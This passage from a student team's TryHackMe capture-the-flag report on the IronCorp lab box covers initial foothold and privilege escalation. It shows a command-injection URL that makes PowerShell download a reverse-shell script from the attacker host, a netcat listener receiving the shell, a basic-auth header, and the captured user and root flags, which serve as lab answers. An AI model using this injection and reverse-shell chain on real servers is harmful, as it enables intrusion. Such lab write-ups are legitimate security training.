
Then, send and forward the proxy to the repeater. So the proxy is automatically in repeater. Go to decoder and paste

internal.ironcorp.me:11025/name.php?name=Equinox|powershell.exe%20wget%20%22http://10.8.5.68/shell.ps1%22%20-outfile%20%22E:/xampp/htdocs/internal/shell.ps1%22

The line must be encoded by URL and it changed to

%69%6e%74%65%72%6e%61%6c%2e%69%72%6f%6e%63%6f%72%70%2e%6d%65%3a%3
1%31%30%32%35%2f%6e%61%6d%65%2e%70%68%70%3f%6e%61%6d%65%3d%45%71%
75%69%6e%6f%78%7c%70%6f%77%65%72%73%68%65%6c%6c%2e%65%78%65%25%32%
%30%77%67%65%74%25%32%30%25%32%32%68%74%74%70%3a%2f%2f%31%30%2e%3
8%2e%35%2e%36%38%2f%73%68%65%6c%6c%2e%70%73%31%25%32%32%25%32%30%
2d%6f%75%74%66%69%6c%65%25%32%30%25%32%32%45%3a%2f%78%61%6d%70%70%
%2f%68%74%64%6f%63%73%2f%69%6e%74%65%72%6e%61%6c%2f%73%68%65%6c%6c%
%2e%70%73%31%25%32%32 .





To get our "Nishan" reverse shell, we utilise "certutil". Then Our "shell.ps1" shell is run by a powershell.

Request	Response
<pre>1 GET /?r= 46%6e%74%65%72%6e%61%6c%2e%69%72%6f%6e%63%6f%72%70%2e%6d%65%3a%31%31%30%3 2%35%2f%6e%61%6c%65%2e%70%68%70%3f%6e%61%6c%65%3d%45%71%75%69%6e%6f%78%7c% 70%6f%77%65%72%73%68%65%6c%6c%2e%65%78%65%25%32%30%2e%2f%72%65%76%65%72%73% 65%73%68%65%6c%6c%2e%70%73%31 ncHTTP/1.1 2 Host: admin.ironcorp.me:11025 3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:91.0) Gecko/20100101 Firefox/91.0 4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8 5 Accept-Language: en-US,en;q=0.5 6 Accept-Encoding: gzip, deflate 7 Authorization: Basic YWRtaW46cGFzc3dvcmQxMjM= 8 Connection: close 9 Upgrade-Insecure-Requests: 1 10 Cache-Control: max-age=0 11 12</pre>	<pre>1 HTTP/1.1 400 Bad Request 2 Date: Tue, 02 Aug 2022 21:58:47 GMT 3 Server: Apache/2.4.42 (Win64) OpenSSL/1.1.1c PHP/7.4.4 4 Vary: accept-language,accept-charset 5 Accept-Ranges: bytes 6 Connection: close 7 Content-Type: text/html; charset=utf-8 8 Content-Language: en 9 Expires: Tue, 02 Aug 2022 21:58:47 GMT 10 11 <?xml version="1.0" encoding="UTF-8"?> 12 <!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Strict//EN" 13 "http://www.w3.org/TR/xhtml1/DTD/xhtml1-strict.dtd"> 14 <html xmlns="http://www.w3.org/1999/xhtml" lang="en" xml:lang="en"> 15 <head> 16 <title> 17 Bad request! 18 </title> 19 <link rev="made" href="mailto:webmaster@ironcorp.me" /> 20 <style type="text/css"> 21 <!--><![CDATA[/*><!--> 22 body{ color:#000000; background-color:#FFFFFF; } a:link{ color:#0000CC; } p, address{ margin-left:3em; } span{ font-size:smaller; }</pre>

The connection from the machine to our Kali will have permissions if everything has gone according to plan. We can now read the flag for "user.txt."

```
L$ nc -lvp 4545
listening on [any] 4545 ...
connect to [10.8.93.61] from (UNKNOWN) [10.10.246.246] 50118

PS E:\xampp\htdocs\internal> c:
PS C:\> dir

Directory: C:\

Mode                LastWriteTime         Length Name
----                -----          ---- -
d-----        4/11/2020   11:27 AM           inetpub
d-----        4/11/2020   8:11 AM            IObit
d-----        4/11/2020  12:45 PM           PerfLogs
d-r---        4/13/2020  11:18 AM          Program Files
d-----        4/11/2020  10:42 AM          Program Files (x86)
d-r---        4/11/2020   4:41 AM            Users
d-----        4/13/2020  11:28 AM           Windows

PS C:\> cd Users
PS C:\Users> dir

Directory: C:\Users

Mode                LastWriteTime         Length Name
----                -----          ---- -
d-----        4/11/2020   4:41 AM            Admin
d-----        4/11/2020  11:07 AM       Administrator
d-----        4/11/2020  11:55 AM       Esri

PS C:\Users\> cd Desktop
PS C:\Users\Desktop> dir

Directory: C:\Users\Administrator\Desktop

Mode                LastWriteTime         Length Name
----                -----          ---- -
-a---        3/28/2020  12:39 PM           37 user.txt

PS C:\Users\Administrator\Desktop> type user.txt
thm{09b408056a13fc222f33e6e4cf599f8c}
PS C:\Users\Administrator\Desktop> cd ..
PS C:\Users\Administrator> cd ..
PS C:\Users> dir
```

4) Privilege Escalation (SuperAdmin)

Members Involved: *Ameer Irfan Bin Noraziman*

Tools used: *dir, cd Desktop, ls, cd..*

Thought Process and Methodology and Attempts:

We discover that the root flag is buried in the user's directory "SuperAdmin," which prevents us from accessing it. Therefore, we access it with the command "dir," but there is still no resolution. Then, we employ "cd Desktop," "ls," and "cd.." But nothing has yet been acquired. In order to try to read the flag directly, we use the command "cat c:users SuperAdmin\Desktop\root.txt."

```
PS C:\Users> cd SuperAdmin
PS C:\Users\SuperAdmin> dir
PS C:\Users\SuperAdmin> cd Desktop
PS C:\Users\SuperAdmin> ls
PS C:\Users\SuperAdmin> cd..
PS C:\Users> cat c:\users\SuperAdmin\Desktop\root.txt
thm{a1f936a086b367761cc4e7dd6cd2e2bd}
PS C:\Users> █
```

That's all from us thank you.

Final Result:

Upon verification of the flag, we placed the flag into the TryHackMe site and got the confirmation.

user.txt

thm{09b408056a13fc222f33e6e4cf599f8c}

Correct Answer

root.txt

thm{a1f936a086b367761cc4e7dd6cd2e2bd}

Correct Answer

Contributions

At the end of the report, attach a table briefly mentioning each member's role and contribution:

ID	Name	Contribution	Signatures
1211101915	Nurdina Aishah Binti Kasuma Satria	Did the Initial foothold and also the write up.	
1211102582	Ameer Irfan Bin Noraziman	Did the privilege escalation and also the write up.	
1211102269	Muhammad Aniq Syahmi Bin Shaharil	Did the recon and enumeration and also the write up.	
1211101873	Muhammad Nabeel Shamimi Bin Khaerozi	Did the horizontal privilege escalation and also the write up.	

Attach the video link at the end of the report:

VIDEO LINK: